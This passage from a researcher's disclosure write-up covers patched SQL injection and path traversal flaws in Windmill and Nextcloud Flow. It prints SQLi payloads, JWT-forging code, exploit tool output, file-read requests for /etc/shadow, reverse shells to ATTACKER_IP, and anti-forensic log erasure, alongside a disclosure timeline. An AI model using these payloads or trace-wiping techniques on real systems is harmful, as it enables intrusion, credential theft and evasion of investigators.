The injected subquery result is stored in the folder's `extra_perms` JSONB column under the key `x`. **Important:** The exfiltrated data (like `jwt_secret`) remains in the database in `extra_perms` until the folder is deleted. The attacker must clean up the folder after reading the data to avoid leaving forensic evidence. The attacker then retrieves the exfiltrated data by reading the folder:

```
GET /api/w/{workspace}/folders/get/{folder_name} HTTP/1.1
Authorization: Bearer VALID_TOKEN
```

Response:

```
{
    "extra_perms": {
        "x": "$argon2id$v=19$m=4096,t=3,p=1$...",
        "u/admin": true
```

```
    }
}
```

The VARCHAR(100) Limitation

One might think: "Why not leak everything in a single query using `jsonb_build_object`?" I tried:

```
SELECT jsonb_build_object(
  'jwt', (SELECT value FROM global_settings WHERE name='jwt_secret'),
  'email', (SELECT email FROM password WHERE super_admin LIMIT 1)
)
```

The database responded with: `value too long for type character varying(100)`. The `owner` field in the `folders` table is defined as `VARCHAR(100)`, limiting our payload length. A combined query exceeds this limit.

The solution: **reuse the same folder with different JSONB keys**. We inject twice into the same folder, using key `x` for the JWT secret and key `y` for the admin email. This avoids creating multiple folders while still extracting all necessary data:

```
# Query 1: Leak jwt_secret into key "x"
POST /api/w/{workspace}/folders/addowner/{folder}
{"owner": "x\"}', (SELECT to_jsonb((SELECT value FROM global_settings WHERE name

# Query 2: Leak admin email into key "y" (same folder)
POST /api/w/{workspace}/folders/addowner/{folder}
{"owner": "y\"}', (SELECT to_jsonb((SELECT email FROM password WHERE super_admin
```

```
# Read both values
GET /api/w/{workspace}/folders/get/{folder}
# Response: {"extra_perms": {"x": "jwt_secret_value", "y": "admin@windmill.dev",
```

Impact: From SQLi to RCE

Initially, I thought this was “just” data exfiltration. Then I found the `global_settings` table:

```
[+] Result: ['uid', 'jwt_secret', 'custom_tags', 'teams', 'otel', ...]
```

The `jwt_secret` is stored in plaintext in the database. And it’s readable via SQLi:

```
POST /api/w/{workspace}/folders/addowner/{folder} HTTP/1.1
Content-Type: application/json

{"owner": "x\"}', (SELECT to_jsonb((SELECT value FROM global_settings WHERE name
```

Response after reading the folder:

```
{"extra_perms": {"x": "e90JFPrhQcuPsg8KxS4Hv2ncJ9hNJPSj"}}
```

With this secret, forging an admin JWT is trivial:

```
import jwt, time

payload = {
    "email": "admin@windmill.dev",
    "username": "admin",
```

```
    "is_admin": True,
    "is_operator": False,
    "groups": ["all"],
    "folders": [],
    "workspace_id": "admins",  # Must match workspace in URL (e.g., /api/w/admin
    "exp": int(time.time()) + 86400
}

token = "jwt_" + jwt.encode(payload, "LEAKED_SECRET", algorithm="HS256")
# Use this token as Bearer → instant super_admin
```

Note: The `workspace_id` in the JWT is validated against the workspace in the request URL. Windmill checks this in `backend/windmill-api/src/auth.rs` (see code above). The workspace in the JWT must match the workspace in all API endpoints you call (e.g., if JWT has `workspace_id: "admins"`, use `/api/w/admins/...`).

Full attack chain:

Step	Action	Result
1	Operator creates folder	Becomes folder owner
2	SQLi via `addowner`	Leak `jwt_secret` into `extra_perms`
3	Read folder	Extract leaked data from `extra_perms`
4	**Delete folder**	**Clean up leaked data from DB**
5	Forge JWT with `is_admin=True`	Valid super admin token
6	Use forged token	`super_admin=True`
7	Job execution API	**RCE as root**

What can be exfiltrated via SQLi:

Data	Exploitable	Impact
jwt_secret	Yes	**Forge any token → RCE**
Password hashes	Yes	Offline cracking
User emails	Yes	Account enumeration
API tokens	Yes	Account takeover
Workflow definitions	Yes	Code leak
Resource credentials	Yes	Lateral movement

The `windmill_admin` role lacks PostgreSQL superuser privileges, so `COPY TO PROGRAM` doesn't work. But it doesn't matter - we don't need database-level RCE when we can escalate to Windmill super admin and use the job execution API.

PoC: Full Privilege Escalation

The exploit automates the entire chain: SQLi → JWT leak → token forge → privesc → RCE. Two authentication methods are supported:

```
# With API token (operator account)
$ python3 windfall_sqli.py http://localhost:8000 -t "OPERATOR_TOKEN"

# With username/password (auto-login)
$ python3 windfall_sqli.py http://localhost:8000 -u "operator@company.com" -p "p

# Execute command after privesc
$ python3 windfall_sqli.py http://localhost:8000 -u "operator@company.com" -p "p
```

```
$ python3 windfall_sqli.py http://localhost:8000 -u "operator@windmill.dev" -p "

╔═══════════════════════════════════════════════════════════════════════════════
```

```
╔═══════════════════════════════════════════════════════════════╗
║                      W I N D F A L L                          ║
║       Unified Windmill SQLi → Privilege Escalation → RCE      ║
║       Operator → JWT Forge → Super Admin → RCE                ║
║                                                               ║
║    Supports: Standalone, Flow (proxy), Flow (direct)          ║
║                       by Chocapikk                            ║
╚═══════════════════════════════════════════════════════════════╝

[x] Logging in as operator@windmill.dev
[+] Logging in as operator@windmill.dev: Token: kmcN42E3kSZN...
[*] Target: http://localhost:8000
[*] Version: CE v1.603.2
[+] Initial access: operator@windmill.dev (operator)          ← No code exec cap
[+] Getting workspace: test
[+] SQLi → Creating folder: sqli_3fca8144 (we are owner)  ← Self-created, we're
[+] SQLi → Leaking jwt_secret: u4pIM7pvVlqFB3or...        ← Query 1: key "x"
[+] SQLi → Leaking admin email: admin@windmill.dev        ← Query 2: key "y" (sa
[+] Forging admin JWT: jwt_eyJhbGciOiJIUzI1NiI...         ← Token forged
[+] Escalating privileges: → super_admin=True             ← Now admin!
[+] Container RCE: uid=0(root)                            ← RCE confirmed
[+] PRIVESC COMPLETE: Operator → Super Admin → RCE
```

The attack is completely self-sufficient. The operator creates their own folders, becomes owner, and exploits the SQLi on their own resources. Remember: before the SQLi, this operator account **could not execute any code.** After? Root RCE in ~5 seconds.

Other Interesting Files to Leak

The path traversal isn't limited to credential theft. Both Windmill and Flow run as root, meaning the entire filesystem is readable. Full filesystem access means anything stored on disk is exfiltrable:

- `/etc/shadow` - system password hashes
- `/root/.ssh/id_rsa` - SSH private keys (if present)
- `/proc/1/environ` - environment variables with secrets
- Any application data, configs, or mounted secrets

Here are confirmed high-value targets:

System Credentials

```
GET /api/w/{any_workspace}/jobs_u/get_log_file/..%2F..%2F..%2F..%2F..%2F..%2Fetc
```

Running as root means `/etc/shadow` is readable on both targets. Confirmed on standalone Windmill:

```
root:*:20451:0:99999:7:::
daemon:*:20451:0:99999:7:::
...
windmill:!:20463:0:99999:7:::
```

And confirmed on Nextcloud Flow:

```
root:*:20206:0:99999:7:::
daemon:*:20206:0:99999:7:::
...
postgres:!:20228::::::
```

Password hashes can be cracked offline with hashcat or john. In these containers the accounts use `*` or `!` (locked/no password), but production

deployments with actual password hashes would be vulnerable to offline cracking.

Database Credentials

```
GET /api/w/{any_workspace}/jobs_u/get_log_file/..%2F..%2F..%2F..%2F..%2F..%2Fpro
```

The `DATABASE_URL` environment variable contains PostgreSQL credentials. Direct database access enables dumping all workflow definitions, user credentials, API tokens, and any data processed by Windmill jobs.

Post-Exploitation Techniques

Once RCE is achieved, the real fun begins. Here's what an attacker can do inside a compromised Windmill instance:

Workflow Backdooring

Windmill stores workflows in its database. With admin access, an attacker can:

```
# List all workflows
curl -H "Authorization: Bearer $TOKEN" http://target:8000/api/w/admins/scripts/l

# Modify a frequently-used workflow to include a backdoor
# The backdoor executes silently alongside legitimate workflow logic
```

Every time legitimate users trigger the backdoored workflow, the attacker's payload executes. This provides persistent access that survives credential rotation.

Credential Harvesting

Windmill workflows often interact with external services. The platform stores these credentials as “resources”:

```
# List all resources (credentials)
curl -H "Authorization: Bearer $TOKEN" http://target:8000/api/w/admins/resources

# Get specific resource value
curl -H "Authorization: Bearer $TOKEN" http://target:8000/api/w/admins/resources
```

These resources might include:

- Database connection strings
- API keys for third-party services (Stripe, Twilio, SendGrid)
- OAuth tokens
- Cloud provider credentials

Workflow automation platforms centralize credentials, code execution, and scheduled persistence - a high-value target for attackers.

Cleaning Up Traces

This was a perfect research opportunity. I was looking to experiment with OPSEC techniques, and Windmill’s architecture (where jobs are stored in PostgreSQL but the container has no database client) presented an interesting challenge. It was the right moment to try something advanced.

Every command executed via Windmill’s job API creates a job entry in the database. Forensic investigators would see a list of suspicious bash commands

with timestamps. Not ideal for operational security.

Windmill provides an API to mark jobs as deleted:

```
POST /api/w/{workspace}/jobs/completed/delete/{job_id} HTTP/1.1
Authorization: Bearer LEAKED_TOKEN
```

But this only sets `deleted=TRUE` and nullifies the result. **The raw command (`raw_code`) remains visible in the database.** A forensic investigator could still see:

```
-- Standalone Windmill
SELECT id, raw_code FROM v2_job WHERE id IN
  (SELECT id FROM v2_job_completed WHERE deleted=true);

-- Nextcloud Flow
SELECT id, raw_code FROM queue WHERE id IN
  (SELECT id FROM completed_job WHERE deleted=true);

-- Returns: "echo stolen_data | base64", "cat /etc/shadow", etc.
```

For true ghost mode, the entries must be completely DELETEd from both `v2_job` and `v2_job_completed` tables. The challenge: Windmill's container has no PostgreSQL client installed.

The solution leverages Windmill's own Python execution to implement raw PostgreSQL protocol using only stdlib modules. No external dependencies, no `psycopg2`, just sockets and crypto primitives.

Step 1: Obtain database credentials. The AFR vulnerability leaks `DATABASE_URL` from Windmill's environment, providing hostname, username, password, and

database name. For the SQLi variant, default credentials are used as fallback.

Step 2: Implement PostgreSQL wire protocol. The cleanup workflow connects directly to PostgreSQL and speaks the binary protocol. For standalone Windmill, this is a TCP connection to port 5432. For Nextcloud Flow deployments, the connection uses a Unix socket since the database runs locally within the container.

Step 3: Handle authentication. Standalone Windmill uses SCRAM-SHA-256, which requires implementing the full handshake: client-first message with nonce, server-first response with salt and iterations, PBKDF2 key derivation, HMAC computation for client proof, and final verification. Nextcloud Flow uses peer authentication via Unix socket, so no password exchange is needed.

Step 4: Execute cleanup queries. Once authenticated, raw SQL queries delete all job entries. The table names differ between deployments: `v2_job` and `v2_job_completed` for standalone Windmill, `queue` and `completed_job` for Nextcloud Flow.

Step 5: Self-destruct mechanism. The clever part: an AFTER INSERT trigger is created that fires when Windmill tries to record the cleanup job's completion. This trigger deletes the cleanup job from both tables and then drops itself, leaving absolutely no trace that it ever existed.

Result: zero forensic evidence. No job history, no `raw_code`, no database entries, no triggers. The cleanup job erases itself from existence.

Reverse Shell for Interactive Access

For more complex operations, establish a reverse shell:

```
{
    "content": "bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1",
    "language": "bash"
}
```

Or use a more evasive approach with Python:

```
{
    "content": "import socket,subprocess,os;s=socket.socket();s.connect(('ATTACK
    "language": "python3"
}
```

Deployment Comparison

The attack's impact varies significantly based on the deployment model:

Aspect	Nextcloud Flow (Proxy)	Nextcloud Flow (Direct)	Standalone Windmill
Path Traversal	Vulnerable (triple encoding)	Vulnerable	Vulnerable
Authentication	**None (PUBLIC endpoint!)**	None required	None required
Credential Source	Config file + PostgreSQL files	Config file + PostgreSQL files	Environment variable (optional)
PostgreSQL File Leak	Same container	Same container	Separate container
RCE Guaranteed	**Yes** (always)	**Yes** (always)	**No** (requires SUPERADMIN_SECRET)
Container RCE	Root access	Root access	Root access (if exploitable)

Aspect	Nextcloud Flow (Proxy)	Nextcloud Flow (Direct)	Standalone Windmill
Nextcloud Takeover	**Full** (via APP_SECRET)	**Full** (via APP_SECRET)	N/A
Docker Socket	Not mounted	Not mounted	Often available
Container Escape	Not possible	Not possible	Possible (if socket mounted)
Host Compromise	No	No	Yes (with socket + secret)

As detailed earlier, Flow's `jobs_u` endpoint is registered as PUBLIC (`access_level=0`), making it fully unauthenticated even through the Nextcloud proxy.

Flow is the most reliable target: unauthenticated access, credentials always on disk, and PostgreSQL in the same container. Standalone Windmill requires `SUPERADMIN_SECRET` to be configured (not default) for RCE, but when fully exploitable (secret configured + socket mounted), the impact exceeds Flow since the attacker gains host-level access.

Timeline

Date	Event
January 10, 2026	Vulnerability discovered
January 11, 2026	Initial analysis and exploit development
January 11, 2026	Vendor notification (Windmill)

Date	Event
January 11, 2026	Founder response within hours, €4,000 bounty awarded
January 11, 2026	Path traversal fix (05285ca)
January 11, 2026	SQLi fix (942fb62)
January 11, 2026	Windmill v1.603.3 released with fixes
January 11, 2026	Nextcloud notified (Flow uses embedded Windmill)
January 12, 2026	Nextcloud Flow v1.3.0 released (bumped to Windmill v1.603.4, latest available at the time) (b9f5d86)
January 14, 2026	CVE IDs reserved for path traversal and SQL injection vulnerabilities
January 16, 2026	Nextcloud closes report as resolved (Windmill version bumped)
January 24, 2026	Operator permission issue discovered (operators can create scripts/resources despite documentation stating otherwise)
January 24, 2026	Additional $750 bounty awarded (total: €4,750)
January 25, 2026	Operator permission fix (c621a74) - blocks script/flow/app creation (resources/variables are intentionally allowed as workflow inputs)
January 26, 2026	CVE ID reserved for operator bypass (CVE-2026-22683), coordinated disclosure timeline established
March 2, 2026	CVE-2026-29059 published for path traversal (GHSA-24fr-44f8-fqwg)
March 18, 2026	Nextcloud awards $250 bounty for unauthenticated RCE on all Flow instances

Date	Event
April 7, 2026	Public disclosure

Side note: all interactions happened on weekends (Sunday and Saturday). Cybersecurity is a mindset - you live with it, and that's it.

Conclusion

The vulnerability pattern found in n8n repeated almost identically in Windmill: an unauthenticated endpoint with path traversal, predictable credential storage, and a powerful job execution API. From discovery to working RCE: under 24 hours.

A note on Flow's architecture: Simply bumping Windmill to the patched version fixes the immediate vulnerabilities, but it doesn't address the underlying architectural issues. Flow stores credentials in a plaintext JSON file on disk. PostgreSQL runs in the same container as Windmill, making database files readable via any future file read vulnerability. The triple URL encoding bypass exists because of Flow's proxy design. These are structural problems. If another file read vulnerability is discovered in Windmill tomorrow, the same attack chains work again. Flow's architecture needs to be rethought: separate the database into its own container, implement proper credential storage using Nextcloud's existing secrets management, and consider input validation at the proxy layer. Patching Windmill is a band-aid. Fixing the architecture is the cure.

Update: Since this research, Nextcloud has deprecated Flow and partnered directly with Windmill for an official integration. The architectural issues I raised (plaintext credential storage, same-container PostgreSQL, proxy encoding problems) apparently warranted throwing out the entire approach rather than

fixing it. So when Nextcloud said “there is no dedicated issue with Nextcloud Flow,” they were right in a way they didn’t intend: the dedicated issue was Flow itself.

Workflow automation platforms are high-value targets. They execute arbitrary code by design, store credentials for external services, and often run with elevated privileges. The attack surface is massive, and as this research shows, the same vulnerability patterns keep appearing across different products. Platforms that run arbitrary code are inherently risky. The question isn’t *if* they have vulnerabilities, but *when* someone finds them.

A Note on AI-Assisted Security Research

This entire research was conducted with AI assistance via Cursor IDE. The exploit development, code analysis, reverse engineering of the AppAPI authentication mechanism, and tooling were all developed through AI pair programming. I focused on the strategic thinking, vulnerability discovery approach, and editorial direction - the AI handled the implementation, debugging, and technical deep-dives into the codebase.

This is what AI-assisted security research looks like in 2026: a human researcher steering the investigation while an AI rapidly analyzes code, writes exploits, and iterates on tooling in real-time. The Windfall toolkit was built in a single session, from zero to a fully-featured interactive shell for Nextcloud data exfiltration.

The productivity multiplier is significant. What would have taken days of manual code review and tool development compressed into hours. The AI doesn’t replace the researcher’s intuition and creativity - it amplifies execution speed.

Pre-disclosure Hash

```
SHA-256: 8e7af0601494dc6372e2953fde6f4fe7f4d317c8aac944d7e87a7d56ae66816d
```

Verify:

```
printf 'Windfall - @Chocapikk_ - 2026-01-11 - Unauth AFR + Auth SQLi - Windmill'
```

Loading comments…